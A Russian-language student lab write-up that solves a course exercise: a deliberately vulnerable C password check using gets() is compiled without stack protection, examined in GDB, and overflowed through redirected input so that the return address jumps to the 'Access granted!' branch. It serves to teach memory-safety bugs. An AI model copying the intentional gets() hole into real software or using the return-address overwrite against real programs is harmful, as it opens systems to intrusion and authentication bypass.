Решения выполнения задания №5 на функции.
Задание:
1) Переписать абонентский справочник с использованием функций.
2) Имеется программа (исходный код которой приводится ниже, компилировать с ключами: -fno-stack-protector -no-pie). Вам необходимо произвести анализ программы с помощью отладчика для выяснения длины массива для ввода пароля и адреса ветки условия проверки корректности ввода пароля, которая выполняется при условии совпадения паролей. Ввести пароль (строку символов) таким образом, чтобы перезаписать адрес возврата на выясненный адрес (есть символы которые нельзя ввести с клавиатуры, поэтому можно использовать перенаправление ввода(<) при запуске программы).

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int IsPassOk(void);
int main(void)
{
  int PwStatus;
  puts("Enter password: ");
  PwStatus = IsPassOk();

  if (PwStatus == 0) {
    printf("Bad password!\n");
    exit(1);
  }
  else {
    printf("Access granted!\n"); // Строка для которой нужно выяснить адрес
  }
  return 0;
}

int IsPassOk(void)
{
  char Pass[12];
  gets(Pass);
  return 0 == strcmp(Pass, "test");
}
```

Решение:
1) В файле task5/part2/main.c блоки кода из конструкции switch-case для каждого условия вынесены в отдельные функции для лучшей читаемости программы. Принципиально ничего не изменилось.

2) После компиляции программы с нужными ключами:
gcc -fno-stack-protector -no-pie -g -c password_check.c
gcc -fno-stack-protector -no-pie -g -o password_check password_check.o

Начинаем отладку в GDB. В первую очередь просматриваем ассемблерный код обеих функций main() и IsPassOk() с помощью команды disas:

```
Dump of assembler code for function main:
   0x0000000000401196 <+0>:     endbr64
   0x000000000040119a <+4>:     push   %rbp
   0x000000000040119b <+5>:     mov    %rsp,%rbp
   0x000000000040119e <+8>:     sub    $0x10,%rsp
   0x00000000004011a2 <+12>:    lea    0xe5b(%rip),%rax
   0x00000000004011a9 <+19>:    mov    %rax,%rdi
   0x00000000004011ac <+22>:    call   0x401070 <puts@plt>
   0x00000000004011b1 <+27>:    call   0x4011ee <IsPassOk>
   0x00000000004011b6 <+32>:    mov    %eax,-0x4(%rbp)
   0x00000000004011b9 <+35>:    cmpl   $0x0,-0x4(%rbp)
   0x00000000004011bd <+39>:    jne    0x4011d8 <main+66>
   0x00000000004011bf <+41>:    lea    0xe4f(%rip),%rax
   0x00000000004011c6 <+48>:    mov    %rax,%rdi
   0x00000000004011c9 <+51>:    call   0x401070 <puts@plt>
   0x00000000004011ce <+56>:    mov    $0x1,%edi
   0x00000000004011d3 <+61>:    call   0x4010a0 <exit@plt>
   0x00000000004011d8 <+66>:    lea    0xe44(%rip),%rax
   0x00000000004011df <+73>:    mov    %rax,%rdi
   0x00000000004011e2 <+76>:    call   0x401070 <puts@plt>
   0x00000000004011e7 <+81>:    mov    $0x0,%eax
   0x00000000004011ec <+86>:    leave
   0x00000000004011ed <+87>:    ret
End of assembler dump.
```

```
Dump of assembler code for function IsPassOk:
   0x00000000004011ee <+0>:     endbr64
   0x00000000004011f2 <+4>:     push   %rbp
   0x00000000004011f3 <+5>:     mov    %rsp,%rbp
   0x00000000004011f6 <+8>:     sub    $0x10,%rsp
   0x00000000004011fa <+12>:    lea    -0xc(%rbp),%rax
   0x00000000004011fe <+16>:    mov    %rax,%rdi
   0x0000000000401201 <+19>:    mov    $0x0,%eax
   0x0000000000401206 <+24>:    call   0x401090 <gets@plt>
   0x000000000040120b <+29>:    lea    -0xc(%rbp),%rax
   0x000000000040120f <+33>:    lea    0xe1d(%rip),%rdx
   0x0000000000401216 <+40>:    mov    %rdx,%rsi
   0x0000000000401219 <+43>:    mov    %rax,%rdi
   0x000000000040121c <+46>:    call   0x401080 <strcmp@plt>
   0x0000000000401221 <+51>:    test   %eax,%eax
   0x0000000000401223 <+53>:    sete   %al
   0x0000000000401226 <+56>:    movzbl %al,%eax
   0x0000000000401229 <+59>:    leave
   0x000000000040122a <+60>:    ret
End of assembler dump.
```

Здесь было необходимо найти блок, который сравнивает результат функции IsPassOk с нулем, чтобы выяснить адрес инструкции, которая загружает адрес строки «Access denied!» в регистр rax. Именно сюда нам нужно перезаписать адрес возврата функции IsPassOk, потому что здесь выполняется ветка else.
Из ассемблерного кода IsPassOk видим, что для выделяется 16 байт для переменной Pass.

Теперь поставитим breakpoint на функцию проверки и посмотрим значения регистров с помощью команд info registers и info frame, если мы укладываемся в размер массива и когда переполняем ее:

```
(gdb) r
Starting program: /home/buuzytrash/eltex_academy/task5/part2/p
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthre
Enter password:

Breakpoint 1, IsPassOk () at password_check.c:25
25          gets(Pass);
(gdb) i r
rax            0x11                17
rbx            0x0                 0
rcx            0x7ffff7d14887      140737351075975
rdx            0x1                 1
rsi            0x1                 1
rdi            0x7ffff7e1ca70      140737352157808
rbp            0x7fffffffde80      0x7fffffffde80
rsp            0x7fffffffde70      0x7fffffffde70
r8             0x0                 0
r9             0x4052a0            4215456
r10            0x77                119
r11            0x246               582
r12            0x7fffffffdfb8      140737488347064
r13            0x401196            4198806
r14            0x403e18            4210200
r15            0x7ffff7ffd040      140737354125376
rip            0x4011fa            0x4011fa <IsPassOk+12>
eflags         0x202               [ IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

```
(gdb) n
AAAAAAAAAAAA
26          return 0 == strcmp(Pass, "test");
(gdb) n
27      }
(gdb)
main () at password_check.c:12
12          if (PwStatus == 0) {
(gdb) i r
rax            0x0                 0
rbx            0x0                 0
rcx            0xffffffff          4294967295
rdx            0x74                116
rsi            0x402033            4202547
rdi            0x7fffffffde74      140737488346740
rbp            0x7fffffffde00      0x7fffffffde00
rsp            0x7fffffffde90      0x7fffffffde90
r8             0x0                 0
r9             0x0                 0
r10            0x7ffff7c09360      140737349981024
r11            0x7ffff7d98940      140737351616832
r12            0x7fffffffdfb8      140737488347064
r13            0x401196            4198806
r14            0x403e18            4210200
r15            0x7ffff7ffd040      140737354125376
rip            0x4011b9            0x4011b9 <main+35>
eflags         0x282               [ SF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb) n
13          printf("Bad password!\n");
(gdb)
Bad password!
14          exit(1);
(gdb)
[Inferior 1 (process 67470) exited with code 01]
```

```
(gdb) info frame
Stack level 0, frame at 0x7fffffffde90:
 rip = 0x4011fa in IsPassOk (password_check.c:25); saved rip = 0x4011b6
 called by frame at 0x7fffffffdeb0
 source language c.
 Arglist at 0x7fffffffde80, args:
 Locals at 0x7fffffffde80, Previous frame's sp is 0x7fffffffde90
 Saved registers:
  rbp at 0x7fffffffde80, rip at 0x7fffffffde88
```


Видим, что регистры rbp и rip изменяют значение, как и должно быть, а разница между сохраненными регистрами 8 байт. Отсюда понимаем, что необходимо 20 байт для переполнения буфера ввода: 12 байт — размер Pass, 8 байт — количество байт до

возвращаемого адреса. Далее добавим еще один байт в строке, чтобы посмотреть на вывод регистров:

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/buuzytrash/eltex_academy/task5/part2/password_check
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Enter password:

Breakpoint 1, IsPassOk () at password_check.c:25
25        gets(Pass);
(gdb) n
AAAAAAAAAAAAAAAAAAAA
26        return 0 == strcmp(Pass, "test");
(gdb) n
27      }
(gdb)
0x0000000000401100 in deregister_tm_clones ()
(gdb) i r
rax            0x0                 0
rbx            0x0                 0
rcx            0xffffffff          4294967295
rdx            0x74                116
rsi            0x402033            4202547
rdi            0x7fffffffde74      140737488346740
rbp            0x4141414141414141  0x4141414141414141
rsp            0x7fffffffde90      0x7fffffffde90
r8             0x0                 0
r9             0x0                 0
r10            0x7ffff7c09360      140737349981024
r11            0x7ffff7d98940      140737351616832
r12            0x7fffffffdfb8      140737488347064
r13            0x401196            4198806
r14            0x403e18            4210200
r15            0x7ffff7ffd040      140737354125376
rip            0x401100            0x401100 <deregister_tm_clones+16>
eflags         0x282               [ SF IF ]
cs             0x33                51
ss             0x2b                43
ds             0x0                 0
es             0x0                 0
fs             0x0                 0
gs             0x0                 0
(gdb)
```

Видно, что перезаписались значения регистров rbp и rip (rip начал перезаписываться из-за 21-ого байта). Теперь мы можем перезаписать адрес возврата на нужный нам адрес, в данном случае 0x4011d8. Чтобы записать данный адрес в .txt файл я использовал скрипт, который сможет адекватно записать escape-последовательности в текстовый файл, так как нет буквенных обозначений кодов ascii для 11 и d8. Также необходимо записывать эти символы в обратном порядке, нежели показывает нам отладчик, так как байты упорядочиваются в little-endian. Конечный результат программы:


buuzytrash@buuzytrash-Lenovo:~/eltex_academy/task5/part2$ ./password_check < pass.txt
Enter password:
Access granted!
Ошибка шины (образ памяти сброшен на диск)
buuzytrash@buuzytrash-Lenovo:~/eltex_academy/task5/part2$